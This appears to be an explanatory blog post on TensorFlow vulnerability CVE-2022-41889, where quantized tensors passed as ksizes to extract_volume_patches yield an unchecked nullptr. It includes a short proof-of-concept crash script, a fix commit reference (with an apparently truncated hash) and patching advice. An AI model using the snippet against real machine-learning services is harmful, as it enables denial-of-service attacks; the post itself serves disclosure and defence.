
TensorFlow is a popular open source framework that powers thousands of machine learning projects. However, even the biggest libraries can have critical bugs—and CVE-2022-41889 is proof. In this post, we’ll break down what this vulnerability is, show you the code patterns that trigger it, and guide you to the patch. No security background needed!
What is CVE-2022-41889?
CVE-2022-41889 is a vulnerability in TensorFlow that affects how quantized tensors are processed in Python code using pywrap. If you assign a list of quantized tensors (like tf.qint8 or tf.quint8) to specific attributes and then parse them, TensorFlow fails to handle this input correctly. Instead of raising an error, the parser returns a nullptr. But—there’s no code to catch or check for this situation.
That “silent failure” can be dangerous. Using nullptr in Python can easily lead to crashes, unpredictable behavior, or even more serious security risks depending on how TensorFlow is being used.
The most notable place is in the TF1 compatibility function
tf.compat.v1.extract_volume_patches
This function is used to pull out local 3D patches from input data (often images or video). The bug strikes when you pass quantized tensors as the ksizes input.
Here’s a simplified crash example
import tensorflow as tf

# Create a quantized tensor
q_ksizes = tf.constant([1, 3, 3, 1], dtype=tf.qint8)

# Try to use quantized tensor as ksizes
patches = tf.compat.v1.extract_volume_patches(
    input=tf.constant(...),  # Some input tensor
    ksizes=q_ksizes,
    strides=[1, 1, 1, 1],
    padding='SAME'
)
Result: TensorFlow’s backend code (pywrap) tries to parse ksizes. It fails and gets a nullptr. There's no exception, so Python keeps going—using that invalid pointer, which can cause a crash or worse.
How Was It Fixed?
The TensorFlow team responded quickly after this issue was discovered. You can see their official fix here:
- Commit: e9e95553e5411834d215e677c81a83a3d0866ce
In simple terms, the fix checks if the tensor parsing has returned a nullptr before using it. Now, if you provide a quantized tensor, TensorFlow will raise a proper error.
Exploit Details: How Could Someone Use This?
The main danger here is making TensorFlow applications crash on purpose. Imagine an adversarial user supplying quantized types when the code expects normal numeric inputs. Since the error wasn’t caught, this unexpected input could be used to deny service or take down machine learning servers.
There’s no known remote code execution, but DoS attacks (crashing your app or notebook) are possible in the following scenario:
Minimal Exploit
import tensorflow as tf

bad_ksizes = tf.constant([1, 3, 3, 1], dtype=tf.qint8)
try:
    patches = tf.compat.v1.extract_volume_patches(
        input=tf.constant(1, dtype=tf.float32, shape=[1, 4, 4, 1]),
        ksizes=bad_ksizes,
        strides=[1, 1, 1, 1],
        padding='SAME'
    )
except Exception as e:
    print("Caught exception:", e)
else:
    print("No exception, but likely misbehavior or crash could have happened!")
Older TensorFlow versions would proceed without raising any error—with possible program crashes to follow.
References and More Reading
- TensorFlow Security Advisories
- Official GitHub Patch for CVE-2022-41889
- CVE Record on NIST NVD
How to Stay Safe
1. Upgrade immediately:
If you use TensorFlow in production, upgrade to 2.11 or the latest patched version of 2.10, 2.9, or 2.8.
2. Avoid quantized inputs where not expected:
Double-check all user inputs, especially if your application lets users provide tensor parameters.
3. If you maintain a public TensorFlow API:
Sanitize and validate parameter types before passing them into core TensorFlow functions.
In Summary
CVE-2022-41889 is a cautionary tale about how subtle type issues in machine learning frameworks can become real security bugs! TensorFlow’s quick fix helped secure anyone using these functions, but make sure you are up to date. Even the best open source AI tools sometimes need a little patching!
Timeline
Published on: 11/18/2022 22:15:00 UTC
Last modified on: 11/22/2022 21:29:00 UTC